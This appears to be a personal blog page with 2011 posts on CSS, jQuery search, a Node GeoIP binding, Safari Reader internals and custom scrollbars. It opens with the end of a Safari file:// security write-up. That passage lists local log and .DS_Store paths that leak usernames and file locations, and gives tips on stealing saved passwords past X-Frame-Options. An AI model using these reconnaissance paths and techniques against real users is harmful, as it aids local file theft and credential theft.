Alternatively, if the attacker can find a bypass for Safari’s file:// URL redirection protection (Webkit prevents scripts or HTTP redirects from navigating the user to file:// URLs from a normal https?:// page), he could redirect the user to a file URL of a .webarchive that is hosted at an absolute location (this can be achieved by forcing the user to mount an anonymous FTP share (osx only), like in our Safari file-policy exploit). Such bypasses are known to exist in Safari up to 6.0.
-
Unlike Chrome, Safari allows an HTML document served under the file:// protocol to access any file available to the user on the harddrive.
-
The following paths leak contextual data like the username:
 file:///var/log/install.log
 file:///var/log/system.log
 file:///var/log/secure.log
-
The following paths leak locations of other files:
 file:///Users/username/Documents/.DS_Store
 file:///Users/username/Pictures/.DS_Store
 file:///Users/username/Desktop/.DS_Store
-
X-Frame-Options can be used to disable loading a page in an iframe, but does not necessarily prevent against UXSS attacks stealing saved passwords. You can always attempt to pop open a new window to render the login page in. If popups are blocked, Flash can be used to trivially bypass the blocker, otherwise you can coerce the user to click a link.
Posted on 29 Jun 2011
Recently when building an admin panel for a client, I decided to add a spotlight sheen effect to the background for a sleeker look. Here's a snap of the completed design:

Here's the CSS(3) that I used to do it. The "sheen" is really just a radial gradient that tapers from a transparent white to full transparency:
background:-webkit-gradient(radial, 250 50,0,250 50,800,
            from(rgba(255,255,255,.4)),to(transparent)) transparent;
background: -moz-radial-gradient(250px 50px,
            rgba(255,255,255,.4), transparent) transparent;
The effect is applied to a #wrap div, which lies directly on top of the body.
Posted on 25 May 2011
A few weeks ago I read about Tapir, a Javascript static-site search API: add a few lines of Javascript to your static blog or site (RSS feed required), and thanks to AJAX magic you can have your own built-in search functionality! No more clunky embedded Google search (the previous “best solution”). Really a very good idea, and nicely implemented as well.
However, my blog isn’t that big, since I am constantly changing servers and losing years worth of blog posts. My RSS feed weighs in at a whopping 4kb. All my posts fit on a single page. Because of my relatively small RSS footprint, Tapir seemed to be overkill.
So I wrote my own solution. Check it out by typing something into the search bar at the top right. RSS feeds are just XML, which is very easy to parse with Javascript. Even easier (kinda) with jQuery’s $.ajax() calls. Here’s what my code looks like:
function findEntries(q) {
  var matches = [];
  var rq = new RegExp(q, 'im');
  for (var i = 0; i < entries.length; i++) {
    var entry = entries[i];
    var title = $(entry.getElementsByTagName('title')[0]).text();
    var link = $(entry.getElementsByTagName('link')[0]).attr('href');
    var content = $(entry.getElementsByTagName('content')[0]).text();
    if (rq.test(title) || rq.test(link) || rq.test(content)) {
      var updated = prettyDate(xmlDateToJavascriptDate($(entry.getElementsByTagName('updated')[0]).text()));
      matches.push({'title':title, 'link':link, 'date':updated});
    }
  }
  var html = '<h3 style="text-align:center; margin-bottom:40px;"><a href="#" onclick="window.location.hash=\'\'; return false;"><img style="height:8px; margin:3px 3px;" src="/images/closelabel.png" /></a> Search Results for "'+htmlEscape(q)+'"</h3><div id="results">';
  for (var i = 0; i < matches.length; i++) {
    var match = matches[i];
    html += '<div class="results_row"><div class="results_row_left"><a href="'+match.link+'"*gt;'+htmlEscape(match.title);
    html += '</a></div><div class="results_row_right">'+match.date+'</div><div style="clear:both;"></div></div>';
  }
  html += '</div>';
  $('#content').html(html);
}

$('#search_form').submit(function(e) {
  var query = $('#query').val();
  window.location.hash = 'search='+escape(query.replace(/\s/g, '+'));
  e.preventDefault();
});

$(window).bind('hashchange', function(e) {
  var query = $.param.fragment().replace('+', ' ').replace('search=', '');
  $('#query').val(query);
  console.log('Changing state: '+query);
  if (query == '') {
    if (oldhtml == null) {
      oldhtml = $('#content').html();
    }
    $('#content').html(oldhtml);
    $('#footer').show();
    $('#query').blur();
  } else {
    $('#content').html('<div id="loader"></div>');
    $('#footer').hide();
    $('#query').blur().attr('disabled', true);
    if (entries == null) {
      $.ajax({url:'/atom.xml?r='+(Math.random()*99999999999), dataType:'xml', success: function(data) {
        entries = data.getElementsByTagName('entry');
        findEntries(query);
      } });
    } else {
      findEntries(query);
    }
    $('#query').blur().attr('disabled', false);
  }
});
$(window).trigger( 'hashchange' );
I use Ben Alman’s jQuery BBQ plugin to manage the page state. As you can see, the actual searching is done with regular expressions for the moment. This won’t scale as well as something like a Boyer-moore search, but I think it’s neat to be able to grep through my posts. Because the RSS feed is cached, every search after the initial one is almost instantaneous.
Although this is not an optimal solution for sites with a huge amount of posts, it does work very well to small- to medium-sized sites. The main barrier in my solution is that the script has to process the entire text of every post, which can be very slow. I figure this could be improved by having a pre-generated dictionary (preferably something like a trie structure for easier partial-matching) that holds all the words in a post, and points to an array of post IDs. Can anyone think of how this could be further optimized?
Posted on 10 May 2011
I received a message from the user kuno on Github today:
Hi:
My name is kuno, the maintainer of geoip module on nodejs.
Your project GeoIP-js inspired my re-write my module from sketch, appreciate that.
Do you mind I added your name into the contributor list?
If so, may I have your email address?
--kuno
After looking over his geoip module, his project looks to be more in-depth and versatile compared to my rather limited module, which I wrote about here. So, hats off to kuno, I’ve updated my repo to redirect users to his project. To install kuno’s geoip, simply use npm:
$ npm install geoip
Posted on 09 May 2011
I often use Safari’s Reader function when I come across articles that have tiny print, are contrained along a very narrow column, or are broken up by enormous ads. For those of you unfamiliar with Safari’s Reader, it basically performs the same function as the Readable bookmarklet: it extracts the body of an article and presents it in an easy-to-read format. Here’s an example:

The problem is, of course, what determines how the article is extracted? And, in that case, how the title is extracted? I ran into this problem when designing my blog, resulting in the title of every article appearing as “[between extremes]” – my blog title, not the article title – in the Reader.

Weird. I searched a bit for “Safari Reader documentation” and found nothing, so I futzed around with the HTML and eventually got it to work by adding the “title” class to the <h3> tag holding the title. Problem solved, pack it up and move on.
Hang on a second, though. I started to wonder what algorithm Safari uses for extracting articles. Then I realized the easiest way to write something like Safari Reader would be in plain JS, with the HTML already parsed into a DOM and whatnot. So I decided to see if Safari injects the code for Reader into the page, for the sole sake of science. A minute later I found the code and came to the conclusion that Safari Reader is just a glorified Safari extension, consisting of an injected script, style, and toolbar button.
For legal reasons I don’t think I can just post the code, but here’s how to access it:
- Open Hacker News in Safari (no sense in wasting a tab)
- Open Web Inspector (cmd-option-I)
- Open the Scripts tab, click Enable Debugging
- Pause the Javascript interpreter (above "Watch Expressions")
- Refresh the page
- Step through the code line-by-line. Eventually you'll get to the Safari Reader code
The JS code that you now see in the Web Inspector is the article extraction algorithm for Safari Reader. Incredibly, the code is not packed or minified, so by throwing it through jsbeautifier, you can end up with some nice, readable code. A couple of interesting things I noticed by glancing through the code:
- The script uses a Levenshtein distance calculation sometimes to check if a certain string of text agrees enough with the article to be the title.
- ~1200 lines of Javascript, hundreds of arrays, and not a single splice() call
- The algorithm works by slowly trimming irrelevant DOM nodes, ending up with just the article content
- For a certain body of text to be the primary article candidate, it must have at least 10 commas
- The "#disqus_thread" identifier is one of the few, hardcoded, values the parser automatically skips
- The algorithm also parses next page URL by looking for the link with the best "score"
- You can copy and paste this script into the console of any browser. To run it, you would type:
var ReaderArticleFinderJS = new ReaderArticleFinder(document);
var article = ReaderArticleFinderJS.findArticle();
This code might be valuable to anyone looking to scrape text content from HTML. If anyone has better pointers into the script’s inner workings, feel free to comment!
Posted on 25 Apr 2011
/*=========    GeoIP.JS Sample Code    ==========*/
var geo = require('./GeoIP-js/geoip.js');
geo.open({ cache: true, filename: './geoip/GeoLiteCity.dat'});
var coord = geo.lookup('74.125.227.16');
console.log(coord);
geo.close();
geo.open({ cache: true, filename: './geoip/GeoLiteCity.dat'});
Last week I needed a way to geocode IP addresses to GPS coordinates using Node.JS. I needed the geocoding done fast (locally) as I wanted to serve the coordinates within the page. I eventually found the (free) MaxMind GeoIP API which is a C library that parses their (also free) database of cities, GeoLite City, which is accurate “over 99.5% on a country level and 79% on a city level for the US within a 25 mile radius.” Good enough for me.
Unfortunately, while wrapper libraries had been written over the C API in a few different languages, Javascript was not among them. Luckily, Node.JS supports writing native extensions in C++, so with the help of a few walkthroughs and examples, I was able to hack together a native binding around the MaxMind C API.
I pushed the result to GitHub here; it might be helpful for anyone trying to figure out how to write native extensions for Node.JS. The library is far from complete: the C API allows you to pull data such as city, state, and zip code, whereas my implementation simply takes an IP and returns an array of coordinates. However, following the same model set up in my code, it would be trivial to code up similar functions that return other data.
One other thing: this library is synchronous. I thought this might cause some trouble, so I ran a few benchmarks. I found that the API often responded in less than 1ms - amazing! The API by default caches the database in memory, leading to some very fast lookups.
Posted on 12 Apr 2011
Scrollbars are an essential part of just about every website. Any div that overflows (and is not set to overflow:hidden) requires one, along with the <body> tag. And yet, with the exception of IE*, they are hardly customizable in most browsers. To get around this, various projects have been written that recreate scrollbars in Javascript to make them highly configurable.
The problem with most Javascript (and Flash, for that matter) scrollbar solutions today is that they essentially reinvent the wheel by reimplementing all of the native scrolling logic in Javascript, which has a very disconcerting effect on the user. I am used to one scroll setting. When I spin my scrollwheel and the scrollable area flies by too fast, or takes an hour to move down an inch, or, shudder, continues scrolling long after I’ve stopped thanks to some fancy inertia effect, I get a little pissed off. I immediately reach for the scrollbar, as dragging the scrollbar around is generally easier than recalibrating my brain to a new scroll setting. If dragging the scrollbar still produces an inertia effect, well, you better watch your back.
Anyways, while working on a project of mine last weekend, I ran into the need for a small, transparent scrollbar to maximize screen space. After looking around at the currently available options, I eventually ran into this Google Groups thread, which talks about Scrollbar Paper, a jQuery scrollbar solution written by Henri Medot that works by essentially creating a div that “covers” your actual scrollbar using absolute positioning and a high z-index. Dragging this div around would fire jQuery callbacks that moved the scrollbar, and scrolling up and down the page would fire callbacks that moved the div. Additionally, a 200ms timer callback was setup that repeatedly checked the content size and adjusted the size of the div to match, or hide the div altogether if possible. That way, the actual scrolling logic remained native, while the old scrollbar was hidden out of sight and replaced with a div that you can customize through CSS.
I thought this was an interesting idea, so I grabbed the source code and started messing around. I came up with a slightly different solution, here is a picture that compares both methods:

Basically, my solution works by creating a wrapper div that has overflow:hidden. Inside of this div is the actual scrollpane, whose width is set to width of the wrapper div + 20px. This pushes the y-scrollbar out of sight. I then use Henri’s code for creating a fake scrollbar and binding it to follow scroll events. This yields a couple advantages over the original implementation:
- You can create a truly transparent scrollbar. This is important when you’re scrolling over the table and you want the separator lines to continue all the way to the end.
- The original solution would sometimes “flicker”, and I would catch a glimpse of the native scrollbar underneath the “scrollbar paper.” With the new solution, the scrollbar is completely hidden, not just covered with a div with a higher z-index.
I turned my solution into a separate project called jScrollie, which you can get on github here. Right now its sole purpose is to wrap an entire page with a custom scrollbar, however with a little hacking you can get this method working for embedded content (I had to do this for my project). jScrollie also degrades nicely, since all the “wrapper” divs are created when (scrollpane).jScrollie() is called. Forgoing this call leaves you with a stock scrollpane.
For a demo, look at your scrollbar :)
 I am a twenty-four year-old software security engineer. In the past I've worked on
 Github